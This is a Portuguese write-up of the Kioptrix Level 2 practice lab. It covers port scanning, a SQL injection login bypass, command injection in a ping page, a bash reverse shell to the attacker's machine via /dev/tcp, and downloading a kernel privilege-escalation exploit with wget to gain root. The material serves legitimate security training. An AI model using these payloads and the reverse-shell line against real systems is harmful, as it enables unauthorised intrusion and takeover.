
Kioptrix 2

domingo, 12 de setembro de 2021 22:16

Iniciado o desafio, com a enumeração de portas de serviços no target, identificado algumas portas web, rpcbind e de serviço de impressão, além do Mysql com status open.

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            613/udp   status
|_  100024  1            616/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_ssl-date: 2021-09-12T19:19:29+00:00; -5h56m21s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
616/tcp  open  status   1 (RPC #100024)
```





```
631/tcp  open  ipp      CUPS 1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:9A:89:8D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: -5h56m21s

TRACEROUTE
HOP RTT     ADDRESS
1   1.11 ms 192.168.0.62
```


Enumerado todos os arquivos e diretórios da porta 80, identificado o diretório /bin-cgi/, para um possível ataque de shell shock.
Tentei enumerar arquivos e scripts dentro do diretório /bin-cgi/, mas não encontrei nada.


```
http://192.168.0.62/.htaccess            (Status: 403) [Size: 289]
http://192.168.0.62/.htpasswd            (Status: 403) [Size: 289]
http://192.168.0.62/cgi-bin/             (Status: 403) [Size: 288]
http://192.168.0.62/manual               (Status: 301) [Size: 313] [--> http://192.168.0.62/manual/]
http://192.168.0.62/usage                (Status: 403) [Size: 285]
```

Na porta 80/http, há um /index.php, que é página de login de um console web.
Foi possível fazer bypass na tela de login, com um ataque de SQL Injection (admin' or 1=1 --).




Na console web, podemos ver que a página executa um comando ping, normalmente páginas que executam algum comando, podem ser vulneráveis a ataques de Command Injection. Como PoC (Prova de Conceito), para validação, inseri um comando (;id) e após a execução do ping, retornou informações do usuário.





Se permite a execução de qualquer tipo de comando de sistema, permite a execução de Reverse Shell.
Executado o Reverse Shell em Bash (;bash -i >& /dev/tcp/192.168.0.249/6666 0>&1) no target.



Recebido um Reverse Shell pelo Netcat no Kali, com o usuário "apache".

```
┌──(root💀kali)-[/home/kali]
└─# nc -vnlp 6666
listening on [any] 6666 ...
connect to [192.168.0.249] from (UNKNOWN) [192.168.0.62] 32769
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
```

Verificado os arquivos que tem permissão de SUID, para executar como root, mas não encontrei qualquer arquivo relevante, que pudesse usar para escalação de privilégios.

```
bash-3.00$ find / -user root -perm -4000 -print 2>/dev/null
/sbin/unix_chkpwd
/sbin/pam_timestamp_check
/sbin/pwdb_chkpwd
/usr/sbin/ccreds_validate
/usr/sbin/userhelper
/usr/sbin/userisdnctl
/usr/sbin/suexec
/usr/sbin/usernetctl
/usr/libexec/openssh/ssh-keysign
/usr/libexec/pt_chown

/usr/kerberos/bin/ksu
/usr/lib/squid/pam_auth
/usr/lib/squid/ncsa_auth
/usr/bin/chsh
/usr/bin/rcp
/usr/bin/sudo
/usr/bin/chage
/usr/bin/crontab
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/lppasswd
/usr/bin/sg
/usr/bin/passwd
/bin/mount
/bin/traceroute6
/bin/traceroute
/bin/umount
/bin/ping6
/bin/ping
/bin/su
bash-3.00$ bash-3.00$
```

Verificado o kernel do sistema operacional e identificado que o kernel 2.6.9-55, possui exploit para escalação de privilégios.
https://www.exploit-db.com/exploits/9545

```
bash-3.00$ uname -r
2.6.9-55.EL
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$
```

Primeiramente tentei compilar o exploit em meu Kali e depois enviar ele pronto para o target via wget do Reverse Shell, mas sem sucesso. Então o que fiz, foi o contrário, enviei o exploit em C, para o target de nele fiz a compilação e execução.

```
bash-3.00$ wget http://192.168.0.249:8000/9545.c
--16:49:20--  http://192.168.0.249:8000/9545.c
           => `9545.c'
Connecting to 192.168.0.249:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,409 (9.2K) [text/x-csrc]

    0K .........                                             100%  407.87 MB/s

16:49:20 (407.87 MB/s) - `9545.c' saved [9409/9409]

bash-3.00$ ls
9545.c
xpl
```

Após a compilação do exploit, dei permissão de execução e executei ele, obtendo um terminal de root/administrador do target, assim finalizando o desafio.